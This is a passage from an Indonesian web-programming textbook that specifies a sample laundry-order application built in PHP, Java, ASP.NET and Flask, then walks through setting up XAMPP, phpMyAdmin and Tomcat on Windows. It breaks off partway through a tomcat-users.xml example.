Peran. Peran seorang karyawan tidak disimpan; peran itu disimpulkan dari baris `Employee`, persis seperti yang didefinisikan Bab 5. Karyawan tanpa penyelia (`spv_id` kosong) adalah **pemilik**. Karyawan yang disebut sebagai penyelia oleh karyawan lain adalah **penyelia**. Selebihnya adalah **kasir** bila bagiannya `transaction`, dan **pencuci** bila bagiannya `wash`. Pencuci bertugas mencuci; mereka tidak menerima nota baru dari pelanggan, sehingga formulir nota baru menolak mereka.

Nota yang sah. Id pelanggan harus berbentuk seperti `C0001` dan harus ada. Layanannya harus salah satu dari dua belas layanan di daftar harga. Jumlah satuannya — kilogram, potong, atau pasang, tergantung layanannya — harus bilangan bulat dari 1 sampai 100. Raknya, tempat kantong cucian menunggu di lemari, harus salah satu dari `A01` sampai `C20`: tiga baris masing-masing dua puluh. Semua yang diketik karyawan dipangkas spasinya dan diubah ke huruf besar bila masuk akal, sehingga `c0001` dan `a05` diterima sebagai `C0001` dan `A05`.

Tagihan. Jumlah yang ditagihkan adalah harga layanan per satuan dikalikan jumlah satuan, disalin ke dalam nota saat nota dibuat, sehingga perubahan harga di kemudian hari tidak pernah menulis ulang sejarah:

$$\text{ditagihkan} = \text{harga per satuan} \times \text{jumlah satuan} \tag{10.1}$$

Dengan Persamaan (10.1), tiga kilogram cuci-lipat kilat (layanan `S0002`, Rp 12.000 per kilogram) berharga $12000 \times 3 = 36000$, ditulis Rp 36.000 dengan pemisah ribuan cara Indonesia. Itulah nota yang dibuat setiap versi dalam pengujiannya, dan "Rp 36.000" adalah teks yang dicari pengujian di halaman nota.

10.2.2 Lima bangunannya

Tabel 10.2 mendaftar kelima bangunan itu. Masing-masing memiliki foldernya sendiri di bawah `Chapter10/`, *port*-nya sendiri dalam rentang 9000–9099 yang disediakan untuk bab ini, dan caranya sendiri untuk dijalankan. Semuanya membaca basis data yang sama, `Chapter10/data/laundry.db`, salinan basis data contoh Laundry, kecuali versi ASP.NET, yang alasannya dijelaskan di Subbab 10.8.


Tabel 10.2 Lima bangunan dalam bab ini. Kedua bangunan Java berbagi satu paket kelas model, basis data, dan aturan; yang lain berdiri sendiri.

Folder	Sistem	*Port*	Dijalankan dengan	Berjalan di pembangunan buku ini
`php/`	PHP 8.4 + PDO, templat dalam PHP biasa	9001	`php -S 127.0.0.1:9001 -t public public/index.php`	ya
`java/servlet/`	Jakarta Servlet 6 + JSP 3.1 + JSTL, WAR untuk Tomcat 11	8080 (milik Tomcat)	`./build.sh`, lalu *deploy* `dist/ROOT.war`	dikompilasi dan dikemas; tidak di-*deploy*
`java/httpserver/`	`com.sun.net.httpserver` milik JDK + JDBC	9002	`./run.sh`	ya
`aspnet/`	ASP.NET Core Razor Pages, .NET 10	9003	`dotnet run`	ya
`python/`	Flask 3 + Jinja2 + `sqlite3`	9004 (9005 di bawah gunicorn)	`python app.py`	ya, juga di bawah gunicorn

Folder itu juga memuat bagian-bagian yang bukan milik satu bangunan tertentu:

```
Chapter10/
  data/laundry.db          basis data contoh Laundry (SQLite), disalin, tak pernah diubah
di tempat
  data/csv/*.csv           tabel yang sama dalam CSV, untuk bangunan ASP.NET (Subbab
10.8)
  static/                  style.css dan logo resmi Profitina, disalin ke setiap bangunan
  acceptance/acceptance.py satu pengujian untuk semua bangunan (Subbab 10.10)
  php/  java/  aspnet/  python/
  README.md  VERIFIED.md   cara menjalankan semuanya; apa persisnya yang berjalan di sini
```

Gambar 10.1 adalah hasilnya, dipotret. Gambar itu adalah halaman nota yang dibuat oleh pengujian, sebagaimana digambar oleh empat dari lima server, setelah *login* yang sama dan formulir yang sama. Hanya lencana kecil di kepala halaman, yang dipakai setiap bangunan untuk menyebut sistem mana yang menjawab, yang membedakan mereka.



Gambar 10.1 Nota B2954 sebagaimana digambar oleh empat sistem yang berbeda: PHP (kiri atas), HttpServer milik JDK (kanan atas), ASP.NET Core Razor Pages (kiri bawah), dan Flask (kanan bawah). Basis data sama, masukan formulir sama, HTML dan *stylesheet* sama; hanya lencananya yang berbeda.

10.2.3 Cara kode disusun, di setiap bangunan

Sebelum melihat satu sistem mana pun, tanamkan bentuknya di kepala Anda, karena setiap bangunan memiliki empat lapisan yang sama, dan namanya sengaja dibuat sama:

1. **Aturan** — aturan usaha: peran karyawan, pemeriksaan nota baru, cara menulis rupiah. Fungsi-fungsi biasa tanpa web dan tanpa SQL di dalamnya, sehingga dapat dibaca, diuji, dan diubah tanpa menyalakan server. PHP `src/rules.php`, Java `laundry.core.Rules`, C# `Rules.cs`, Python `rules.py`.
2. **Store** — setiap pernyataan SQL, dalam satu kelas atau modul, masing-masing dengan parameter terikat. PHP `src/Store.php`, Java `laundry.core.Store`, C# `Data/IStore` dengan dua implementasi, Python `store.py`.
3. **Halaman** — kode yang berjalan untuk satu alamat: membaca permintaan, bertanya kepada aturan dan *store*, memilih respons. PHP `src/pages.php`, *servlet-servlet*, metode-metode `Main` pada bangunan HttpServer, kelas `PageModel` Razor, fungsi *view* Flask.
4. **Tampilan** — HTML dengan lubang untuk nilai: templat PHP, halaman JSP, *text block* Java, berkas `.cshtml` Razor, templat Jinja2.

Inilah susunan *Model–View–Controller* dari Bab 7, dan susunan ini bukan kebetulan dalam bab ini. Setiap sistem yang akan Anda temui memiliki empat lapisan ini, apa pun namanya; sistem yang memaksa Anda mencampurnya membuat hidup Anda lebih sulit, dan sistem yang memaksa lapisan-lapisan itu terpisah sedang menolong Anda.

> **WAWASAN KUNCI.** Letakkan aturan di tempat yang tidak terjangkau kerangka kerja mana pun. `rules.py`, `rules.php`, `Rules.java`, dan `Rules.cs` adalah empat ejaan dari satu kumpulan keputusan, dan tidak satu pun mengimpor apa pun dari kerangka kerja web. Itulah yang memungkinkan kita berganti kerangka kerja — atau menjaga lima kerangka kerja tetap selaras — tanpa mengubah aturan usahanya.

10.3 Tiga Server di Satu Mesin Windows

Sebelum kode, server-servernya. Selama bertahun-tahun, cara klasik mendemonstrasikan PHP, JSP, dan ASP.NET adalah pada satu laptop Windows: XAMPP untuk Apache, MySQL, dan PHP; Tomcat yang dibawa XAMPP untuk JSP; dan Internet Information Services (IIS) milik Microsoft sendiri untuk ASP.NET. Subbab ini menelusuri susunan itu layar demi layar, karena setiap layar itu masih muncul di laptop mahasiswa, dan karena masing-masing mengajarkan sesuatu tentang *apa itu* server web. Layar-layar yang hanya ada di Windows berasal dari rilis yang lebih lama — XAMPP 7, Tomcat 7, pemasang .NET 8, Visual Studio 2022 — dengan penanda bernomor yang dijelaskan keterangan gambarnya; halaman-halaman unduhan digambar ulang dengan versi yang berlaku pada September 2026; dan setiap langkah yang dapat berjalan di sistem mana pun dijalankan ulang untuk edisi ini di .NET 10, dengan keluaran aslinya dicetak. Bila cara lama tidak lagi cocok dengan kode buku ini, subbab ini mengatakannya dan menunjuk cara yang cocok.

10.3.1 XAMPP: Apache, MySQL, dan PHP dalam satu pemasang

XAMPP adalah sebuah bundel: satu pemasang yang menaruh Apache, MariaDB (turunan MySQL), PHP, dan beberapa server lain ke dalam satu folder, yang sudah diatur agar dapat bekerja sama. Bab 5 sudah memperkenalkannya; di sini kita memasangnya dengan satu pelajaran di kepala, pelajaran dari **Gambar 10.2**.

Unduhan XAMPP apachefriends.org, per September 2026

XAMPP untuk Windows

Versi	PHP	Ukuran	
8.2.12	PHP 8.2.12	149 MB	Unduh (64 bit)
8.1.25	PHP 8.1.25	148 MB	Unduh (64 bit)
8.0.30	PHP 8.0.30	144 MB	Unduh (64 bit)

XAMPP untuk Linux

Versi	PHP	Ukuran	
8.2.12	PHP 8.2.12	151 MB	Unduh (64 bit)
8.1.25	PHP 8.1.25	153 MB	Unduh (64 bit)
8.0.30	PHP 8.0.30	151 MB	Unduh (64 bit)


XAMPP for OS X

Versi	PHP	Ukuran	
8.2.4	PHP 8.2.4	150 MB	Unduh (64 bit)
8.1.17	PHP 8.1.17	151 MB	Unduh (64 bit)
8.0.28	PHP 8.0.28	150 MB	Unduh (64 bit)

Windows 8.2.12 membawa Apache 2.4.58, MariaDB 10.4.32, PHP 8.2.12, phpMyAdmin 5.2.1, dan Tomcat 8.5.96 (Tomcat era javax).


Gambar 10.2 Unduhan XAMPP di apachefriends.org per September 2026, digambar ulang: 8.2.12 (PHP 8.2.12, dirilis November 2023) masih menjadi pemasang terbaru untuk Windows dan Linux, 8.2.4 untuk OS X [1]. Ambil yang terbaru, dan perhatikan versi PHP yang dibawanya.

Pemasang menyarankan `C:\xampp`. Jangan memasangnya di bawah `C:\Program Files` atau `C:\Program Files (x86)`: Windows melindungi folder-folder itu, dan server yang perlu menulis log, berkas sesi, dan basis data ke dalam foldernya sendiri akan gagal di sana dengan cara yang membingungkan. Pilih folder biasa milik Anda sendiri, seperti `D:\Program\xampp` pada **Gambar 10.3**.




Gambar 10.3 XAMPP terpasang di `D:\Program\xampp` (1), folder tanpa spasi dan tanpa perlindungan Windows. `xampp-control.exe` (2), yang terpilih, adalah panel kendali; folder-folder di sebelahnya, seperti `htdocs` (3), milik server-servernya.

`xampp-control.exe` membuka panel kendali pada **Gambar 10.4**. Setiap baris adalah satu program server yang dapat dinyalakan dan dimatikan XAMPP untuk Anda: **Apache**, server web yang menjalankan PHP; **MySQL**, yang sebenarnya MariaDB; **FileZilla**, server FTP; **Mercury**, server surel; dan **Tomcat**, *servlet container* Java. Untuk bab ini hanya Apache, MySQL, dan sebentar Tomcat yang penting.




Gambar 10.4 Panel kendali XAMPP, belum ada yang dinyalakan: (1) satu baris untuk setiap server, (2) tombol *Start*-nya, (3) peringatan di log bahwa panel tidak berjalan dengan hak administrator, yang hanya penting bila Anda ingin memasang server-server itu sebagai layanan Windows.

Tekan **Start** pada baris Apache. **Gambar 10.5** menunjukkan hasilnya pada mesin asal gambar-gambar ini: Apache berwarna hijau, memiliki dua id proses, dan mendengarkan di *port* 443 dan **9090**. *Port* 80 adalah bawaan untuk HTTP, tetapi pada mesin itu ada program lain yang sudah memakainya, sehingga baris `Listen` Apache di `httpd.conf` telah diubah menjadi 9090 — persis perbaikan yang dijelaskan Subbab 5.2.7. Di mesin Anda kemungkinan besar tertulis 80 dan 443.




Gambar 10.5 Apache berjalan di bawah XAMPP (1), dengan dua id proses (2), pada *port* 443 (HTTPS) dan 9090 (HTTP) (3). *Port* hanyalah nomor yang dipakai sistem operasi untuk mengantar lalu lintas jaringan ke program yang tepat; dua program tidak dapat mendengarkan di *port* yang sama.

Document root Apache, folder yang berkas-berkasnya dilayani, adalah `htdocs` di dalam folder XAMPP (**Gambar 10.6**). Berkas `htdocs\hello.php` menjawab di `http://localhost/hello.php` (atau `http://localhost:9090/hello.php` pada mesin di gambar). Satu fakta ini — *URL menamai sebuah berkas di bawah document root* — adalah seluruh *routing* PHP klasik, dan Subbab 10.5 akan menunjukkan mengapa bangunan PHP bab ini sengaja melakukan hal lain.




Gambar 10.6 `D:\Program\xampp\htdocs` (1, 2), *document root* Apache. Setiap folder di sini dapat dijangkau dengan namanya: `htdocs\webpro\` (3) menjawab di `http://localhost/webpro/`.

Buka `http://localhost/` (dengan *port*-nya, bila Anda mengubahnya) dan dasbor XAMPP sendiri akan menjawab (**Gambar 10.7**). Dasbor itu adalah aplikasi PHP di `htdocs\dashboard`; melihatnya membuktikan bahwa Apache berjalan dan menyerahkan berkas `.php` kepada PHP.




Gambar 10.7 Dasbor XAMPP di `localhost:9090/dashboard/` (1), dilayani oleh Apache dan PHP. Menunya menuju phpinfo (2) dan phpMyAdmin (3); judulnya (4) menyebut versi XAMPP yang terpasang.

Tautan **phpMyAdmin** di dasbor (**Gambar 10.8**) memerlukan server basis data, jadi nyalakan MySQL di panel kendali terlebih dahulu; **Gambar 10.9** menunjukkannya berjalan di *port*-nya yang biasa, 3306.




Gambar 10.8 Tautan phpMyAdmin di dasbor (1); bilah status (2) menunjukkan alamatnya, `localhost:9090/phpmyadmin/`.



Gambar 10.9 Apache dan MySQL (MariaDB) sama-sama berjalan (1). *Port* 3306 (2) adalah tempat program-program — phpMyAdmin, PDO milik PHP, *driver* JDBC Java, klien Python — tersambung ke basis data.

Gambar 10.10 adalah phpMyAdmin itu sendiri: klien basis data yang ditulis dalam PHP dan dipakai dari peramban. Daftar di sebelah kiri memuat basis data yang ada di server. Memuat skema dan data awal Laundry ke dalam basis data bernama `profitina_laundry` dilakukan di sini


persis seperti yang dijelaskan Subbab 5.6.1; bangunan PHP bab ini kemudian menjangkaunya dengan mengubah satu pengaturan (Subbab 10.5.7).




Gambar 10.10 phpMyAdmin, tersambung ke server MariaDB lokal melalui TCP (4). Daftar di sebelah kiri (1) memuat basis data; tab *Databases* (2) membuat basis data; *SQL* (3) menjalankan pernyataan apa pun; *Import* memuat berkas `.sql` seperti `schema.mysql.sql`.

10.3.2 Tomcat di dalam XAMPP, dan mengapa buku ini tidak memakainya

XAMPP juga membawa Apache Tomcat. Menyalakannya dari panel lalu membuka `http://localhost:8080/` memberi halaman sambutan pada **Gambar 10.11**; baris Tomcat di panel (**Gambar 10.12**) menunjukkan tiga *port*-nya.



Gambar 10.11 Tomcat yang dibawa XAMPP versi lama, versi 7.0.92 (1), menjawab di *port* 8080 (2), dengan tiga tombol manajemennya (3). Nomor versinya menentukan paket Java mana yang harus diimpor *servlet* Anda.



Gambar 10.12 Tomcat dinyalakan dari panel XAMPP (1), pada *port* (2) 8005 (*port* pemadaman), 8009 (konektor AJP, untuk menaruh Apache di depan Tomcat), dan 8080 (HTTP).

Perhatikan versi pada **Gambar 10.11**: 7.0. Setiap Tomcat sebelum versi 10 mengimplementasikan API lama `javax.servlet`; Tomcat 10 dan sesudahnya mengimplementasikan `jakarta.servlet`. *Servlet* Bab 7 dan bab ini mengimpor `jakarta.servlet.*`, sehingga di Tomcat milik XAMPP kelas-kelas itu bahkan tidak akan ditemukan, dan setiap alamat akan menjawab 404 (Subbab 7.2.5 menceritakan seluruh kisah penggantian nama itu). Rilis XAMPP terkini untuk Windows, 8.2.12, pun masih membawa Tomcat 8.5.96, Tomcat dari era `javax` yang cabangnya berakhir masa hidupnya pada 31 Maret 2024 [1], [2]. Karena itu, untuk bab ini pasanglah Tomcat 11 secara terpisah, sebagaimana dijelaskan langkah demi langkah di Subbab 7.3.3; pekerjaan itu makan lima menit, dan memerlukan JDK 17 atau yang lebih baru.


Layar-layar Tomcat selebihnya sama di setiap versi, dan layak dikenal karena begitulah Tomcat dioperasikan. Sesudah dipasang, Tomcat *tidak memiliki pengguna*: halaman-halaman manajemen menolak semua orang. Pengguna ditambahkan di `conf\tomcat-users.xml` (**Kode 10.1**).

Kode 10.1 `conf/tomcat-users.xml` dengan empat peran manajemen dan satu pengguna, `admin`, yang memegang semuanya. Diperiksa sebagai XML yang *well-formed*; tidak di-*deploy* di sini, karena Tomcat tidak dapat diunduh di mesin *build*. Pada mesin yang dapat dijangkau orang lain, pakailah kata sandi panjang pilihan Anda sendiri dan berikan setiap peran hanya kepada yang memerlukannya.


```
<?xml version="1.0" encoding="UTF-8"?>
<!-- conf/tomcat-users.xml: who may use Tomcat's management pages. After installation the
     file defines no users, so Server Status, Manager App and Host Manager refuse everyone.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
  <role rolename="manager-gui"/>     <!-- Server Status and Manager App, in the browser -->
  <role rolename="manager-script"/>  <!-- the Manager's text interface, for scripts -->
  <role rolename="manager-jmx"/>     <!-- the JMX proxy -->
  <role rolename="admin-gui"/>       <!-- Host Manager, in the browser -->
  <!-- One user with every role: acceptable on your own laptop only. Anywhere else, give
each
       role only to whoever needs it, and choose a long password of your own. -->
  <user username="admin" password="choose-a-long-passphrase"
